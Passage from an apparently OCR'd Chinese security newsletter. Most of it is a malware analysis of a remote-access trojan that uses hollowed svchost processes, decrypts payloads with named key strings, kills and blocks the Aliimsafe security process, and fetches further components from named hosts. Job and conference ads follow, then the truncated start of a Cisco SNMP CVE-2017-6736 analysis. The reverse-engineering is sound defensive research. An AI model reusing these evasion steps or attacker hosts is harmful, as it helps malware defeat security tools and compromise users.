主要是通过配置文件%APPDATA%\payerss.ini 来获取远控木马资源的保存路径并进行傀儡进程数据的解密。

创建的傀儡进程还会连接网络下载其他木马资源，同时枚举进程，判断当前进程链中的有没有敏感进程名，如 Aliimsafe.exe，360netman.exe，HRsword.exe 和电脑管家等。如果存在敏感进程，就会改变远控木马的加载运行流程，对抗杀软。

获取 payerss.ini 配置信息，主要是木马其他资源的保存路径


```
.text:1000116D                push    offset aPayerss_ini ; "payerss.ini"
.text:10001172                push    [ebp+lpMem]
.text:10001175                mov     ecx, 2
.text:1000117A                call    strcat_100010AC ; 拼接字符串
.text:1000117F                add     esp, 8
.text:10001182                mov     [ebp+lpKeyName], eax
.text:10001185                mov     ebx, [ebp+lpMem]
.text:10001188                test    ebx, ebx
.text:1000118A                jz      short loc_10001195
.text:1000118C                push    ebx             ; lpMem
.text:1000118D                call    sub_10006309
.text:10001192                add     esp, 4
.text:10001195
.text:10001195 loc_10001195:                          ; CODE XREF: sub_10001108+82↑j
.text:10001195                push    0
.text:10001197                push    0
.text:10001199                push    0
.text:1000119B                push    80000004h
.text:100011A0                push    0
.text:100011A2                push    offset aPath1   ; "path1"
.text:100011A7                push    80000004h
.text:100011AC                push    0               ; lpFileName
.text:100011AE                push    offset aPath    ; "path"
.text:100011B3                push    80000004h       ; lpReturnedString
.text:100011B8                push    0               ; lpDefault
.text:100011BA                mov     eax, [ebp+lpKeyName]
.text:100011BD                test    eax, eax
.text:100011BF                jnz     short loc_100011C6
.text:100011C1                mov     eax, offset unk_100858DF
.text:100011C6
.text:100011C6 loc_100011C6:                          ; CODE XREF: sub_10001108+B7↑j
.text:100011C6                push    eax             ; lpKeyName
.text:100011C7                push    4               ; lpAppName
.text:100011CC                mov     ebx, offset GetPrivateProfileStringA_10006C40
.text:100011D1                call    GetPrivateProfileStringA_10006321
```


安全客 (www.anquanke.com)




读取%APPDATA%\winst\bhdll.dat 文件，通过解密 bhdll.dat，获取 PE 然后创建 1 号傀儡进程 svchost.exe。1 号傀儡进程还会解密数据，创建 2 号傀儡进程。


读取 bhdll.dat







使用 aticdxxfwd.dat 和 qq333666666 生成解密秘钥。






使用生成的秘钥，解密 bhdat 数据，最终生成 1 号傀儡进程的 PE 文件：





经过多次拷贝和检查 PE 文件格式后，创建傀儡进程 svchost.exe



完成创建后，1 号傀儡进程会枚举进程，判断当前进程链中是否含有敏感进程，这里我是用 WinHex 的进程充当 aliimsafe.exe 的进程进行试验。

1 号傀儡进程，如果发现存在 aliimsafe.exe 进程就会结束该进程，并删除 aliimsafe.exe 文件，然后在 aliimsafe.exe 所在目录下创建一个同名文件夹，阻止 aliimsafe.exe 进程重新创建。

```
Sleep_422A9F(Sleep_425B00, 1, -72);
TerminateProcess_422AB1(1, "aliimsafe.exe");// 循环遍历进程，判断是否存在阿里的安全进程
Sleep_422A9F(Sleep_425B00, 1, -24);         // 如果存在，就终结然后在其路径下创建一个相同名称的文件夹
TerminateProcess_422AB1(1, "aliimsafe.exe");// 阻止程序重新创建
Sleep_422A9F(Sleep_425B00, 1, -24);
```

安全客 (www.anquanke.com)

在 aliimsafe.exe 的路径下创建的同名文件夹

```
LOBYTE(v17) = lpBuf_4D88A0;                 // "E:\\tool\\winhex19.3+SR-4+x86+x64\\aliimsafe.exe"
if ( !lpBuf_4D88A0 )
  v17 = &unk_4AF622;
j__krnl_MCallKrnlLibCmd_422A9F(sub_4245F0, 1, v17);// 删除文件aliimsafe.exe文件
LOBYTE(v18) = lpBuf_4D88A0;
if ( !lpBuf_4D88A0 )
  v18 = &unk_4AF622;
j__krnl_MCallKrnlLibCmd_422A9F(sub_424590, 1, v18);// 创建同名文件夹aliimsafe.exe
```

安全客 (www.anquanke.com)


该傀儡进程还会创建一个傀儡进程 2 号，被解密文件是%APPDATA%\winst\cfwd.txt。这个傀儡进程 2 号就是远控木马的主体。

1 号傀儡进程还会访问网络信息 im361.top/4441.txt，同时通过 bkw888.bokee.com 获取其他木马资源。


远控木马：

该远控木马和 11 月 30 号的分析报告《伪装迅雷破解版网银盗号木马深度追踪》（https://www.anquanke.com/post/id/87775） 中提到的远控木马属于同一款，只有导出函数名称不一样，但是木马主体功能和代码高度相似。

键盘记录功能函数代码逻辑：



流程控制函数代码逻辑：



杀毒提示

该木马利用多种途径进行传播，盗取用户的账户信息，并且远程控制用户电脑，带来了严重的危害。360 已经第一时间查杀该类木马文件。建议网友们选择安全的网站下载文件，安装包及时扫描查杀，避免使用来源未知的可疑软件。

微步在线 ThreatBook 招贤纳士

我们是谁?

微步在线是目前中国威胁情报的领军企业，也是中国最早的威胁情报公司。公司核心团队6位成员来自亚马逊、阿里巴巴、美团。微软等一线技术公司，并有多年安全行业经验。自2015年成立以来，微步在线多次在国内、国际重大安全事件如XCode-Ghost、Dark Hotel、WannaCry、Petya等事件中积极应对，迅速发布分析报告及对策，广泛获得研究机构与客户认可。2017年入选Gartner发布《全球威胁情报市场指南》，并入选世界网络安全500强。

选择我们的理由

- 薪资结构包括：月工资+八险一金+百万医疗+年终奖+补助；
- 每年一次调薪；
- 每年至少一次全体员工出游或拓展活动
- 每年员工关怀，包括体检、生日、结婚、生育等；
- 每月办公设备和餐费补助；
- 每周团队娱乐费用和图书费用报销；
- 每天提供免费水果、咖啡、茶、和碳酸饮料；
- BlueAir 24小时提供清新空气，48寸电视机+Xbox+Kinect,专业跑步机。
- Surface Book/Mac办公利器，大显示器看代码，扁平化管理，工作氛围轻松愉快。

我们正在招聘的岗位方向

销售/售前：销售经理、售前工程师
技术　　：前端工程师、高级Java工程师、Go工程师、Python工程师、运维工程师
安全　　：木马分析师、安全分析师、安全情报工程师、安全开发工程师

我们求贤若渴，以上大牛快快投简历到 liuxiaokun@threatbook.cn
也可向我们推荐人才，推荐成功可得iPhone X 一部。
想了解职位的具体要求及薪金待遇吗? →

唯品会
全球精选 正品特卖

VSRC 唯品会安全应急响应中心
VIP Security Response Center

因唯安全 所以信赖

唯与同行，智御未来


2018唯品会
第三届互联网电商安全峰会
2018 vip.com third Internet ecommerce Security Summit

长按图片识别二维码进入嘶票
参与2018唯品会第三届电商安全峰会

【漏洞分析】

CVE-2017-6736 思科 IOS 系统远程代码执行漏洞分析

文章作者： 360 MeshFireTeam
文章来源:【安全客】https://www.anquanke.com/post/id/98225



一、漏洞背景

2017 年 6 月 29 日，思科在安全更新中修复了在 IOS 和 IOS XE 软件中 SNMP 子系统的 9 个严重远程代码执行漏洞(CVE-2017-6736——CVE-2017-6744)。这些漏洞影响了多个 Cisco IOS 和 Cisco IOS XE 的主流版本。其中，CVE-2017-6736 漏洞允许攻击者通过发送特定的 SNMP 数据包，使目标系统重新加载或执行代码。2018 年 1 月，研究人员 Artem Kondratenko 公开了 CVE-2017-6736 的 PoC 脚本代码，由于思科网络设备有极高的市场占有率，所以很多没有及时更新补丁或按照思科官方处置建议进行配置的网络设备，增大了被攻击者利用漏洞进行攻击的风险。

从官方给出的信息来看,这个漏洞与 2016 年影子经纪人披露的 NSA 武器库中 Cisco ASA 设备 SNMP 远程代码执行漏洞（CVE-2016-6366）在受影响系统版本，利用条件限制等很多信息上颇为相似。出于探究两个漏洞原理和细节关系，并通过分析过程深入了解基于 RISC 指

